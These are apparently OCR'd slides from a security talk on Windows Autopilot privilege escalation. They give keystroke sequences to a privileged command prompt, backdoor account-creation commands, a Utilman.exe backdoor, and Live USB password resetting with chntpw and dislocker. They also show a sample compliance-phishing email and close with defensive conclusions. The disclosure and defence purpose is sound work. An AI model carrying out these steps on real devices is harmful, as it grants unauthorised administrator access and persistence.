
1. Ctrl-Shift-D ➜ Export logs
2. Right click Local Disc (C:) ➜ Open in new window
3. Alt + Tab (choose explorer)
4. Ctrl + L ➜ taskmgr ➜ Enter



Option 3: Windows Autopilot diagnostics

Run a privileged command line

1. Ctrl-Shift-D ➔ Export logs
2. Right click Local Disc (C:) ➔ Open in new window
3. Alt + Tab (choose explorer)
4. Ctrl + L ➔ taskmgr ➔ Enter
5. Alt + Tab (choose taskmgr)
6. Alt + n ➔ cmd ➔ Tab ➔ Space ➔ Enter




Option 3: Windows Autopilot diagnostics

Run a privileged command line


1. Ctrl-Shift-D ➜ Export logs
2. Right click Local Disc (C:) ➜ Open in new window
3. Alt + Tab (choose explorer)
4. Ctrl + L ➜ taskmgr ➜ Enter
5. Alt + Tab (choose taskmgr)
6. Alt + n ➜ cmd ➜ Tab ➜ Space ➜ Enter
7. Inject a backdoor

   net user u1 u1 /add


   net localgroup Administrators u1 /add




High-level overview: OOBE



High-level overview



Finding your BitLocker recovery key




Windows Recovery Environment (winRE)

Recovery Mode


1. Hold down the power button for 10 seconds to turn off your device.
2. Press the power button again to turn on your device.
3. On the first sign that Windows has started (for example, some devices show the manufacturer's logo when restarting) hold down the power button for 10 seconds to turn off your device.
4. Press the power button again to turn on your device.
5. When Windows starts again, hold down the power button for 10 seconds to turn off your device.
6. Press the power button again to turn on your device.
7. This time, allow your device to fully start up.

Source: Recovery options in Windows

Command prompt



Using Utilman.exe backdoor



PoC: OpSec insecure

Storebrand IT : Your device is non-compliant

Dear colleague,

The device listed below is currently not in compliance with our IT Security policies. You need to remediate this issue within 12 hours or you will loose access to company data.

Please open Company Portal app and follow the steps to remediate your compliance issues or contact Storebrand IT Support for assistance.

Best regards,

Storebrand IT Support

Norway +47 22311150 & Sweden +46 84517771

Device Details:

OS family: Windows
OS version: 10.0.22000.1455
Model: 21CD0014MX
Serial number: PF40931S
Device name: PF40931S


Live USB


Live USB with Linux

1. Disable Secure Boot
2. Load from Live USB (Kali)
3. Use **dislocker** to unlock disk using password or recovery key
4. Use **chntpw** to activate and clean password for Administrator
5. Enable Secure Boot
6. Load normally


chntpw

EDR after changes over Live USB






Zoom out


On-site privilege escalation
[insider]
Out-of-box experience
BitLocker recovery key via self-service
Reboot in winRE
Live USB with hacking tools
[Shift+F10]
[blind command injection]
[Ctrl+Shift+F3]
[Ctrl-Shift-D]
[inject]
[inject]
Backdoor without EDR detection

Zoom out


On-site privilege escalation
[connect]
[spy]
Wi-Fi rogue AP
[run]
[enforce]
[?]
Windows hello PIN
Adjacent
Captive portal
[vulnerability]
[?]
[?]
[find]
[configure]
Code execution
Cleartext credentials
import
[obtain]
Trusted root CA
Proxy
[insider]
Out-of-box experience
[Ctrl-Shift-D]
[Ctrl+Shift+F3]
[blind command injection]
[Shift+F10]
[remote]
Phishing
[obtain]
BitLocker code via browser
Live USB with hacking tools
Reboot in winRE
[implant]
[implant]
Cleartext HTTP traffic
Backdoor without EDR detection

Conclusions

- Bug Or Feature: Privilege Escalation In Windows Autopilot (2020)

"We have completed our investigation and found the issue submitted to us is not a security issue and is by design; this issue doesn't meet security servicing bug bar." © Microsoft

- Block untrusted devices via Conditional Access
- Split effort (ref. the Pareto principle)
  - Detect/Respond: 20% effort gives 80% value
  - Protect: 80% effort gives 20% value

NIST CSF 2.0

- Identify
  - A backdoor can be implanted during OOBE
- Protect
  - Numerous methods to cope with individual issues
- Detect
  - Threat hunting on PC resets
- Respond
  - Correlation with valid requests
  - Initiate insider threat investigation
- Recovery
  - Containment and eradication of identities and assets
- Govern
  - Establish/maintain procedures and playbooks